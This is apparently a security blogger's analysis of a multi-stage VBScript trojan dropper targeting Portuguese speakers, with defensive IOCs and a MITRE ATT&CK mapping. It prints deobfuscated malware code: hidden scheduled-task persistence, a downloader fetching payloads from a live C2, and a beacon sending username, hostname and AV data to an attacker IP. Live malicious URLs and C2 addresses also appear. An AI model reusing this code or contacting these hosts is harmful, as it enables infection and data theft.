
Hey guys, I’m back with a new article, and this time we’re going to do something fun - a full malware analysis of a real-world sample I got my hands on. This is a multi-stage VBScript Trojan dropper that specifically targets Portuguese-speaking users. We’ll go through the entire kill chain, from the initial delivery URL all the way down to deobfuscating the payload and understanding its C2 communication.
Quick disclaimer: you should NEVER run malware outside of a sandboxed environment. If you want to follow along, make sure you’re working inside an isolated VM (check out my previous article on how to set one up !).
Let’s get into it !
Initial Delivery - The Lure
The malware is delivered via an Amazon S3 bucket URL:
https://nevavamos.s3.us-east-2.amazonaws.com/Comprovativo_Março_12-03-2026-fVFLCFw.zipAlready a few red flags just from the URL alone:
nevavamos-> suspicious bucket name, not tied to any known orgComprovativo_Março-> Portuguese for “Receipt_March” - classic social engineering lure pretending to be a bank receipt or payment confirmationus-east-2-> AWS Ohio region, but targeting Portuguese speakers ? Interesting.- The random suffix
fVFLCFwat the end is likely a campaign/victim identifier
Let’s pull the HTTP headers to see what we’re dealing with:
curl -sI "https://nevavamos.s3.us-east-2.amazonaws.com/Comprovativo_Mar%C3%A7o_12-03-2026-fVFLCFw.zip"HTTP/1.1 200 OK
Date: Mon, 16 Mar 2026 22:34:03 GMT
Last-Modified: Thu, 12 Mar 2026 03:41:52 GMT
ETag: "7428829773dda5970862d4b44236a419-10"
x-amz-server-side-encryption: AES256
Accept-Ranges: bytes
Content-Type: application/zip
Content-Length: 49995765
Server: AmazonS3~50MB ZIP file, uploaded on March 12th 2026. Let’s download and examine it.
Unpacking the ZIP
sha256: 9b1a2b025f5f9fcc13eec998aee04a640b3d2cf944b636ee3b2016e5e8167b5f
md5: 7e14bca371b09b68040ceb378b502915
Inside the ZIP we find two files:
| File | Size | Type |
|---|---|---|
Comprovativo_Março_12-03-2026-fVFLCFw.vbs | 5.4 MB | VBScript (ASCII text) |
Comprovativo_Março_12-03-2026-fVFLCFw | 47 MB | PE32 executable (GUI) Intel 80386 |
So we have a VBScript dropper (the initial stage) and a PE32 binary bundled together. The binary has no file extension on purpose, probably to avoid triggering basic AV heuristics on the ZIP contents.
Stage 1 - The VBScript Dropper
Overview
The VBS file is 5.4 MB and 10,116 lines long. That’s absurd for a VBScript. Let’s see why.
wc -l extracted_payload.vbs
# 10116
Opening the first few lines reveals what’s going on:
hdlyxdBkoCvpAKLrsExomxHLaDuTdJGdsKRdRdMUnerXbn = UhiSmA1(122) + UhiSmA1(77) + UhiSmA1(89) + UhiSmA1(102) + ...
RSFCRKdhIooxNaEznecGcNDdOBSADSJqwZPEINsXlwrOnA = UhiSmA1(89) + UhiSmA1(121) + UhiSmA1(97) + UhiSmA1(121) + ...
WDkNVKiTqLpLFMkAgRGKvIBARvndsEFxPtDWlGWZJMhKIh = UhiSmA1(106) + UhiSmA1(79) + UhiSmA1(117) + ...
96.4% of the file is junk code. Out of 10,116 lines, only ~424 lines are meaningful. The rest is random variable names (30-45 characters long) assigned to garbage string concatenations. It’s padding, meant to make your eyes glaze over when you open the file, slow down sandboxes, and throw off AV pattern matching.
The Obfuscation Layer - UhiSmA1()
The core obfuscation relies on a function called UhiSmA1 which is defined near the bottom of the file (line 9036):
Function UhiSmA1(rpidscSPL2)
    Dim OlsTuvw3
    OlsTuvw3 = " !""#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~"
    If rpidscSPL2 >= 32 And rpidscSPL2 <= 126 Then
        UhiSmA1 = Mid(OlsTuvw3, rpidscSPL2 - 31, 1)
    End If
End Function
This is functionally equivalent to Chr(N) — it maps ASCII codes (32-126) to their character representation through a lookup string instead of calling Chr() directly. The reason: Chr() concatenation chains are a well-known VBS obfuscation indicator that AV signatures flag on, so routing through a custom function sidesteps that.
Deobfuscation
I wrote a Python deobfuscator that resolves all UhiSmA1() calls and strips out the junk lines. After deobfuscation, we go from 10,116 lines down to 424 lines of clean, readable VBScript.

Stage 1 - Execution Flow (Deobfuscated)
Now that we can actually read the code, let’s walk through what it does step by step.
Step 1: Persistence via .lnk Shortcut
Sub IQQQDNlBYiabSN...()
    Set shell = CreateObject("WScript.Shell")
    Set fso = CreateObject("Scripting.FileSystemObject")
    appdata = shell.ExpandEnvironmentStrings("%APPDATA%")
    scriptPath = WScript.ScriptFullName
    lnkPath = appdata & "\" & fso.GetBaseName(scriptPath) & ".lnk"

    If Not fso.FileExists(lnkPath) Then
        Set shortcut = shell.CreateShortcut(lnkPath)
        shortcut.TargetPath = scriptPath
        shortcut.WorkingDirectory = fso.GetParentFolderName(scriptPath)
        shortcut.Save
    End If
End Sub
First thing it does: creates a .lnk shortcut in %APPDATA% pointing back to itself. Basic persistence.
Step 2: Move .lnk to Startup Folder via Scheduled Task
Sub thCdGRXkYWmHai...()
    ' ... builds command:
    cmd = "cmd /c move /Y " & Chr(34) & lnkPath & Chr(34) & " " & Chr(34) & startupFolder & "\" & lnkName & Chr(34)

    Set taskService = CreateObject("Schedule.Service")
    taskService.Connect
    Set taskDef = taskService.NewTask(0)

    ' Trigger: 15 seconds from now
    trigger.StartBoundary = FormatDateTime(DateAdd("s", 15, Now))

    ' Action: cmd.exe /c move the .lnk to Startup
    action.Path = "cmd.exe"
    action.Arguments = "/c " & cmd

    ' Hidden execution, no timeout
    taskDef.Settings.Hidden = True
    taskDef.Settings.ExecutionTimeLimit = "PT0S"

    taskService.GetFolder("\").RegisterTaskDefinition "-" & Second(Now), taskDef, 6, , , 3
End Sub
Instead of directly moving the file (which would be suspicious), it creates a Windows Task Scheduler job that runs cmd.exe to move the .lnk shortcut into the Startup folder 15 seconds later. The task is hidden (Settings.Hidden = True), has no execution time limit (PT0S), and is named with just a dash and the current second (-42, -17, etc.) to blend in. Now the malware survives reboots.
Step 3: Generate the C2 URL
Randomize
randomPage = Int(Rnd * 9999) & ".php"
c2URL = "http://18.230.59.64/" & randomPage
The C2 server is at http://18.230.59.64/ -> an AWS IP in the São Paulo (sa-east-1) region. The malware generates a random .php filename for each request, likely to make URL-based blocking harder.
Step 4: Write Stage 2 VBS to %TEMP%
The script dynamically generates a second VBS file and writes it to %TEMP%\{random}.vbs, line by line, interspersed with more junk code padding:
Set fso = CreateObject("Scripting.FileSystemObject")
Set writer = fso.CreateTextFile(tempPath & "\" & randomNum & ".vbs", True)

' Write junk lines between each real line
For i = 1 To 39 : writer.WriteLine randomVar & " = " & Chr(34) & randomString & Chr(34) : Next
writer.WriteLine "Set shell = CreateObject(""WScript.Shell"")"
For i = 1 To 40 : writer.WriteLine randomVar & " = " & Chr(34) & randomString & Chr(34) : Next
' ... continues for hundreds of lines
The stage 2 payload gets padded with junk code at write time. Obfuscation all the way down.
Step 5: Schedule Stage 2 Execution
Function mWWtQEHQcbKJBSu...(vbsPath)
    Set taskService = CreateObject("Schedule.Service")
    taskService.Connect
    Set taskDef = taskService.NewTask(0)

    ' Trigger: 10 seconds from now
    trigger.StartBoundary = FormatDateTime(DateAdd("s", 10, Now))

    ' Action: wscript.exe with the dropped VBS
    action.Path = "wscript.exe"
    action.Arguments = """" & vbsPath & """"

    taskDef.Settings.Hidden = True
    taskService.GetFolder("\").RegisterTaskDefinition taskName, taskDef, 6, , , 3
End Function
Another hidden scheduled task, this time running wscript.exe with the stage 2 VBS as argument. Triggers 10 seconds later.
Step 6: Wait for Signal, Then Execute Downloaded Payload
' Launch stage 2
Call mWWtQEHQcbKJBSu...(stage2VbsPath)

' Poll for signal folder in %TEMP%
Do While Not fso.FolderExists(shell.ExpandEnvironmentStrings("%TEMP%") & "\" & signalFolder)
    WScript.Sleep 1000
Loop

' Signal received -> stage 2 completed download, now execute the payload
Call mWWtQEHQcbKJBSu...(downloadedPayloadPath)
Stage 1 sits in a loop polling for a specific folder in %TEMP%. When stage 2 finishes downloading the payload, it creates that folder as a signal. Stage 1 detects it and schedules the downloaded payload for execution.
Stage 2 - The Downloader (Generated at Runtime)
Stage 2 is the VBS file that stage 1 writes to disk. Here’s what it does (reconstructed from the WriteLine calls):
C2 Communication via Hidden Internet Explorer
' URL is stored reversed and decoded at runtime via StrReverse()
url = StrReverse("46.95.032.81//:ptth")  ' -> http://18.230.59.64/

Set ie = CreateObject("InternetExplorer.Application")
ie.Visible = False
ie.Navigate url
WScript.Sleep 5000

' Read the response from the hidden IE window
responseText = ie.Document.body.innerText
' Fallback methods if body.innerText is empty
If responseText = "" Then responseText = ie.Document.documentElement.innerText
If responseText = "" Then responseText = ie.LocationURL

ie.Stop
ie.Quit
Instead of using MSXML2.XMLHTTP or WinHttp directly (which are heavily monitored), the malware spawns a hidden Internet Explorer COM object to contact the C2 server. IE traffic blends in with normal browsing on network monitors, it automatically inherits the system’s proxy settings, and the COM interface is less commonly hooked by security tools than the usual HTTP libraries. It’s a surprisingly effective trick for 2026.
I was able to access the C2 while it was still live and confirmed what the response looks like:

The C2 responds with a second S3 URL from a different bucket:
https://recadastraria.s3.us-east-2.amazonaws.com/AgGzpInNote the bucket name recadastraria, Portuguese for “re-register”, keeping with the banking/financial theme. This URL points to the actual Stage 3 payload (75MB of obfuscated VBScript, 131,575 lines !).
Chunked Binary Download via HTTP Range Requests
Function downloadPayload(url, savePath)
    Set http = CreateObject("MSXML2.XMLHTTP")

    ' First: HEAD request to get Content-Length
    http.Open "HEAD", url, False
    http.Send
    totalSize = http.GetResponseHeader("Content-Length")

    ' Calculate chunks
    chunkSize = 999999  ' ~1MB chunks (randomized between 999999-1999999)
    numChunks = Int(totalSize / chunkSize)
    remainder = totalSize Mod chunkSize

    Set outputStream = CreateObject("ADODB.Stream")
    outputStream.Type = 1  ' Binary
    outputStream.Open

    ' Download in chunks using Range header
    For chunk = 0 To numChunks
        rangeStart = chunk * chunkSize
        If chunk < numChunks Then
            rangeEnd = rangeStart + chunkSize - 1
        Else
            rangeEnd = rangeStart + remainder - 1
        End If

        Set http = CreateObject("MSXML2.XMLHTTP")
        http.Open "GET", url, False
        http.setRequestHeader "Range", "bytes=" & rangeStart & "-" & rangeEnd
        http.Send

        ' Append chunk to ADODB.Stream
        If http.Status = 206 Then
            Set chunkStream = CreateObject("ADODB.Stream")
            chunkStream.Open
            chunkStream.Type = 1
            chunkStream.Write http.ResponseBody
            chunkStream.Position = 0
            outputStream.Write chunkStream.Read
            chunkStream.Close
        End If
    Next

    outputStream.SaveToFile savePath, 2
    outputStream.Close

    ' Signal to Stage 1 by creating a folder
    CreateObject("Scripting.FileSystemObject").CreateFolder _
        fso.BuildPath(fso.GetSpecialFolder(2), signalFolderName)
End Function
The download uses HTTP Range requests to pull the file in ~1MB chunks. No single request is large enough to trigger size-based heuristics, the pattern looks like a normal download manager to any proxy watching, and some IDS won’t bother reconstructing the full file from partials.
After download completes, it creates the signal folder in %TEMP% to notify stage 1.
Call Chain Obfuscation
The stage 2 VBS also includes a randomized call chain (7-27 nested functions/subs that call each other) before reaching the actual download function. This makes static analysis of the call graph harder:
randomSub1() -> randomSub2() -> ... -> randomSubN() -> actualDownloadFunction()Stage 3 - The Final VBS Payload (75MB !)
The payload downloaded from the C2 is another massive obfuscated VBScript, 131,575 lines, 75MB. Same obfuscation pattern but using zoMcM() instead of UhiSmA1(). The function names are in Portuguese (inflemoUu, afanosaspW, paparicarmoHo, fiscalizamxN), which further confirms Brazilian authorship.
SHA256: 046b7c23ec7b8649bae879c341cbeba120f26e04a89190a8f458e35702fee5e8
Size:   75 MB (131,575 lines)
Type:   ASCII text (obfuscated VBScript)
After deobfuscation, here’s what’s inside:
| Capability | Details |
|---|---|
| MD5 Hashing | Full VBScript MD5 implementation (equiparmosWT) - used to build victim machine fingerprint for C2 |
| AV Detection | WMI query: SELECT displayName FROM AntiVirusProduct via SecurityCenter2 |
| OS Fingerprinting | SELECT Caption, Version, BuildNumber FROM Win32_OperatingSystem |
| Hardware Fingerprinting | SELECT SerialNumber FROM Win32_BIOS + Win32_BaseBoard + GPU PNPDeviceID via WMI |
| Network Check | Win32_NetworkAdapterConfiguration Where IPEnabled = True |
| Process Enumeration | Select * from Win32_Process Where Name = 'wscript.exe' |
| DLL Drop + Exec | Downloads DLL from C2-provided URL, executes via hidden %APPDATA%\.cmd batch -> rundll32.exe |
| HTTP Download | Uses WinHttp.WinHttpRequest.5.1 with chunked range requests and retry logic |
| Startup Persistence | WScript.Shell.SpecialFolders("Startup") |
| Scheduled Tasks | Schedule.Service with PT10M execution limit |
| Signal Folders | Creates propugne.php and porfies.php in %TEMP% |
| Self-Cleanup | DeleteFile / DeleteFolder to cover tracks |
This is the actual banking trojan loader. It fingerprints the system, checks for AV, beacons to its own C2 (separate from Stage 2’s C2), receives a DLL URL and entrypoint, then drops and executes the final payload via rundll32.exe. The 15-minute sleep (WScript.Sleep 15 * 60 * 1000) between C2 retries tells you this thing is patient. It’s not in a rush.
Stage 3 C2 Protocol - Full Reversal
Stage 3 uses a completely different C2 server from Stage 2, hosted at http://3.135.194.95/12_nasdfe/propugne.php (AWS us-east-1).
The communication is a two-phase protocol:
Phase 1 - GET Registration Beacon
' Build registration beacon
grafadoAJ = Base64Encode(deslocariascU & "|" & obcecasteskm & "|" & animososSd & "|" & esquiseY & "|" & licenciasseisNq)
tricotareisqk = "http://3.135.194.95/12_nasdfe/propugne.php" & "?dados=" & grafadoAJ
Set balirmobC = CreateObject("MSXML2.XMLHTTP")
balirmobC.Open "GET", tricotareisqk, False
balirmobC.Send
The dados parameter is a Base64-encoded pipe-delimited string containing:
deslocariascU- MD5 machine fingerprint (see below)obcecasteskm- OS version:Windows XX (10.0 BuildXXXXX)fromWin32_OperatingSystemanimososSd- AV product name fromSecurityCenter2, or"Nenhum."if noneesquiseY- username (WScript.Network.userName)licenciasseisNq- computer name (WScript.Network.computerName)
C2 response to this beacon: "Dados salvos com sucesso!" (Portuguese: “Data saved successfully!”) - the server stores the victim’s registration data.
Phase 2 - POST Victim Provisioning (polling loop)
' Poll until C2 sends DLL URL
Do
    Set rachavamosUo = CreateObject("MSXML2.XMLHTTP")
    rachavamosUo.Open "POST", embasbacarmolZ, False
    rachavamosUo.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
    rachavamosUo.Send "data=" & deslocariascU    ' just the MD5 fingerprint
    assediaveisrF = rachavamosUo.responseText

    If LCase(Trim(assediaveisrF)) = "wait" Then
        WScript.Sleep 15 * 60 * 1000    ' wait 15 minutes, retry
    Else
        responseParts = Split(assediaveisrF, "|")
        prodigaseE = Trim(responseParts(0))    ' DLL URL
        impingimoPN = Trim(responseParts(1))   ' rundll32 entrypoint name
        Exit Do
    End If
Loop
The server returns either:
"wait"-> victim not yet targeted, sleep 15 minutes and retry"<DLL_URL>|<entrypoint>"-> proceed to download and execute the DLL
Machine Fingerprint - cocheirope()
The data= value posted in Phase 2 is generated by cocheirope(userName, computerName):
Function cocheirope(userName, computerName)
    ' BIOS serial number
    For Each objItem In persuadiOI.ExecQuery("SELECT SerialNumber FROM Win32_BIOS")
        caceteemoOY = objItem.SerialNumber    ' default "N/A"
    Next
    ' Motherboard serial number
    For Each objItem In persuadiOI.ExecQuery("SELECT SerialNumber FROM Win32_BaseBoard")
        regueTT = objItem.SerialNumber        ' default "N/A"
    Next
    ' GPU PNP device ID
    For Each objItem In persuadiOI.ExecQuery("SELECT PNPDeviceID FROM Win32_VideoController")
        titubeandoNH = objItem.PNPDeviceID    ' default "N/A"
    Next
    cocheirope = equiparmosWT(userName & computerName & caceteemoOY & regueTT & titubeandoNH)
End Function
So the final machine fingerprint is:
MD5(username + computername + BIOS_SerialNumber + BaseBoard_SerialNumber + GPU_PNPDeviceID)equiparmosWT is a full, self-contained MD5 implementation in VBScript.
DLL Execution
Once the DLL URL and entrypoint are received, the payload is downloaded and executed via a hidden batch file:
%APPDATA%\.cmd -> rundll32.exe <dll_path>,talentososThe batch file path (%APPDATA%\.cmd) uses a leading dot to hide it from casual directory listings. The default entrypoint hardcoded in the script is "talentosos" (Portuguese for “talented”), overridden by whatever the C2 sends as responseParts(1).
C2 Live Confirmation
At time of analysis, the C2 endpoint was still live:
- GET beacon with a synthetic fingerprint returned
"Dados salvos com sucesso!"victim registration is still open - POST provisioning with various synthetic machine IDs returned
"wait"the campaign is either paused or only serves DLLs to real victim fingerprints registered via the GET phase
The PE32 Binary - Legitimate SFX Decoy
Let’s look at the PE32 binary that was bundled in the ZIP.
SHA256: 1731e53de5f48baae0963677257660df1329549e81c48b4d7db7f7f3f2329aab
File:   PE32 executable (GUI) Intel 80386, for MS Windows
Size:   47 MB
What It Actually Is
After static analysis with Ghidra and pefile, this binary turns out to be a legitimate, unmodified Microsoft Visual Studio 2003 self-extracting cabinet installer. Not trojanized at all.
CompanyName:      Microsoft Corporation
FileDescription:  Microsoft .NET Framework 2.0 SP1 Setup
FileVersion:      2.1.21022.08
OriginalFilename: NetFx20SP1_x64.exe

FileDescription: sfxcab
InternalName:    sfxcab
OriginalFilename: sfxcab.exe
The version info block checks out. It’s a genuine sfxcab.exe Microsoft SFX installer from the VS 2003 era (compile timestamp: 2005-06-01). They just bundled it in the ZIP to make the archive look more legitimate, like a real software package.
Kill Chain Summary
Here’s the complete attack flow:
flowchart TD
    A["1. Victim receives S3 link\n(Bank Receipt lure)"] --> B["2. ZIP downloaded\nmalicious.vbs + fake .NET installer"]
    B --> C["3. Victim double-clicks .vbs"]
    C --> D["4. Stage 1 - VBS Dropper"]

    D --> D1[".lnk persistence in %APPDATA%"]
    D --> D2["Scheduled task moves .lnk\nto Startup folder via cmd.exe"]
    D --> D3["Writes Stage 2 VBS to %TEMP%\n(padded with junk code)"]
    D --> D4["Schedules Stage 2 via wscript.exe"]
    D --> D5["Polls %TEMP% for signal folder"]

    D4 --> E["5. Stage 2 - VBS Downloader"]
    E --> E1["Hidden IE COM object\nInternetExplorer.Application"]
    E1 --> E2["GET http://18.230.59.64/random.php"]
    E2 --> E3["C2 responds with S3 URL\nrecadastraria.s3.amazonaws.com"]
    E3 --> E4["Chunked download via\nHTTP Range requests (~1MB)"]
    E4 --> E5["Creates signal folder in %TEMP%"]

    E5 --> F["6. Stage 1 detects signal\nSchedules Stage 3 execution"]

    F --> G["7. Stage 3 - Banking Trojan Loader\n(131K lines, Portuguese function names)"]
    G --> G1["Fingerprints OS, AV, BIOS/mobo/GPU\nvia WMI"]
    G --> G2["GET beacon to 3.135.194.95\n?dados=Base64(MD5|OS|AV|user|host)"]
    G2 --> G3["POST MD5 fingerprint\npolling until C2 sends DLL URL"]
    G3 --> G4["Download DLL from C2-provided URL\nExecute via %APPDATA%\\.cmd -> rundll32"]
    G --> G5["Scheduled tasks + Startup persistence\nSelf-cleans dropped VBS files"]

    style A fill:#8b0000,stroke:#ff4444,color:#fff
    style D fill:#1a1a2e,stroke:#e94560,color:#fff
    style E fill:#1a1a2e,stroke:#e94560,color:#fff
    style G fill:#1a1a2e,stroke:#e94560,color:#fff
    style E2 fill:#0f3460,stroke:#16213e,color:#fff
    style E3 fill:#0f3460,stroke:#16213e,color:#fff
MITRE ATT&CK Mapping
| Technique | ID | Description |
|---|---|---|
| Phishing: Spearphishing Link | T1566.002 | S3 URL disguised as bank receipt |
| User Execution: Malicious File | T1204.002 | Victim executes .vbs file |
| Command and Scripting Interpreter: VBScript | T1059.005 | VBScript dropper chain |
| Command and Scripting Interpreter: Windows Command Shell | T1059.003 | cmd.exe /c move used to relocate .lnk to Startup |
| Obfuscated Files or Information | T1027 | 96% junk code, Chr() lookup wrapper, StrReverse |
| Deobfuscate/Decode Files or Information | T1140 | UhiSmA1()/zoMcM() decode ASCII at runtime; Base64-encoded C2 beacon |
| Scheduled Task/Job | T1053.005 | Multiple hidden scheduled tasks |
| Boot or Logon Autostart: Startup Folder | T1547.001 | .lnk moved to Startup folder |
| Application Layer Protocol: Web | T1071.001 | HTTP C2 via hidden IE COM (Stage 2) and MSXML2/WinHttp (Stage 3) |
| Ingress Tool Transfer | T1105 | Chunked HTTP Range download |
| Masquerading | T1036.005 | PE bundled with fake .NET Framework version info; hidden .cmd batch file |
| System Binary Proxy Execution: Rundll32 | T1218.011 | DLL payload executed via rundll32.exe |
| System Binary Proxy Execution | T1218 | wscript.exe, cmd.exe as execution proxies |
| System Information Discovery | T1082 | WMI queries for OS version, hardware serials, GPU ID |
| Process Discovery | T1057 | WMI Win32_Process enumeration |
| Software Discovery: Security Software | T1518.001 | SecurityCenter2 AV product query |
| Account Discovery | T1087 | WScript.Network.userName + computerName collection |
| System Owner/User Discovery | T1033 | BIOS serial + BaseBoard serial + GPU PNPDeviceID for victim fingerprinting |
| Indicator Removal: File Deletion | T1070.004 | Self-cleanup of dropped VBS files |
Indicators of Compromise (IOCs)
Hashes
| File | SHA256 |
|---|---|
| ZIP Archive | 9b1a2b025f5f9fcc13eec998aee04a640b3d2cf944b636ee3b2016e5e8167b5f |
| VBS Dropper (Stage 1) | 9c0f70306f5a894ec28d25d718e2083eab5e1ea6ec7f5d4763985b2508d9702c |
| PE32 Binary | 1731e53de5f48baae0963677257660df1329549e81c48b4d7db7f7f3f2329aab |
| VBS Payload (Stage 3) | 046b7c23ec7b8649bae879c341cbeba120f26e04a89190a8f458e35702fee5e8 |
Network
| Type | Value |
|---|---|
| Delivery URL | https://nevavamos.s3.us-east-2.amazonaws.com/Comprovativo_Mar%C3%A7o_12-03-2026-fVFLCFw.zip |
| S3 Bucket | nevavamos |
| Stage 2 C2 IP | 18.230.59.64 (AWS sa-east-1, São Paulo) |
| Stage 2 C2 URL Pattern | http://18.230.59.64/{random_4digit}.php |
| Stage 3 Payload URL | https://recadastraria.s3.us-east-2.amazonaws.com/AgGzpIn |
| S3 Bucket #2 | recadastraria |
| Stage 3 C2 IP | 3.135.194.95 (AWS us-east-2) |
| Stage 3 C2 Endpoint | http://3.135.194.95/12_nasdfe/propugne.php |
| Stage 3 Beacon Param | GET ?dados=Base64(md5_fingerprint|OS|AV|username|computername) |
| Stage 3 Provisioning | POST data={MD5(user+computer+BIOS+mobo+GPU)} -> wait or DLL_URL|entrypoint |
Host
| Type | Value |
|---|---|
| Persistence | .lnk file in %APPDATA% and Startup folder |
| Dropped files | %TEMP%\{second+1}.vbs (Stage 2) |
| Scheduled tasks | Named -{second} and {second+1} |
| Signal mechanism | Folders propugne.php and porfies.php in %TEMP% |
| DLL payload | %APPDATA%\{folder}\{datetime}.dll |
| DLL execution | %APPDATA%\.cmd batch file -> rundll32.exe <dll>,talentosos (entrypoint overridable by C2) |
| COM Objects | InternetExplorer.Application, MSXML2.XMLHTTP, ADODB.Stream, Schedule.Service, WinHttp.WinHttpRequest.5.1 |
| WMI Queries | Win32_Process, Win32_OperatingSystem, Win32_NetworkAdapterConfiguration, AntiVirusProduct, Win32_BIOS, Win32_BaseBoard, Win32_VideoController |
Conclusion
Whoever built this knows what they’re doing. The filesystem polling for IPC, the hidden IE COM objects, the chunked downloads, the two-phase C2 with hardware-keyed victim provisioning… this isn’t someone copy-pasting from a tutorial.
That said, the 96% junk code padding is a double-edged sword. Yeah, it buries the real logic, but it also inflates the VBS to 5.4MB, which is weird enough on its own to be a detection signal. The UhiSmA1() / zoMcM() wrappers for Chr() are smarter. Most AV signatures flag on Chr() concatenation chains, so routing through a custom lookup function dodges that entirely.
The part that impressed me most was the Stage 3 C2. The server maintains a victim registry keyed by a hardware-derived MD5 fingerprint, and it will only dispatch a DLL URL to fingerprints it recognizes from a prior GET registration. You can’t just curl the endpoint and get the payload. At time of writing, the C2 at 3.135.194.95 is still live and accepting beacons.
If you see any S3 links with Portuguese filenames showing up in your inbox… maybe don’t click them.
Stay safe out there !
